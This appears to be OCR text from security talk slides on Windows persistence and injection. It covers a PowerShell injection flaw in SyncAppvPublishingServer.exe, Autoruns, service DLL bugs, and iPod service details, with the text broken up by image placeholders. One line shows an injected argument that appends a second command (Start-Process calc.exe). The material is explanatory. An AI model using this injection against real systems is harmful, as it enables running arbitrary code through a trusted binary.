
- Builds both the PowerShell code and command as strings without escaping the arguments
- Raw PowerShell commands can be injected into the session
- SyncAppvPublishingServer.exe has these same vulnerabilities

PowerShell Injection Vulnerability

SyncAppvPublishingServer.exe “.; Start-Process calc.exe”




Within Autoruns



Service DLL Bug


Standalone Service




iPod Service

- iPod hardware management services
- SERVICE_WIN32_OWN_PROCESS
- %ProgramFiles%\iPod\bin\iPodService.exe


Within the Registry



Within Autoruns



Shared Service



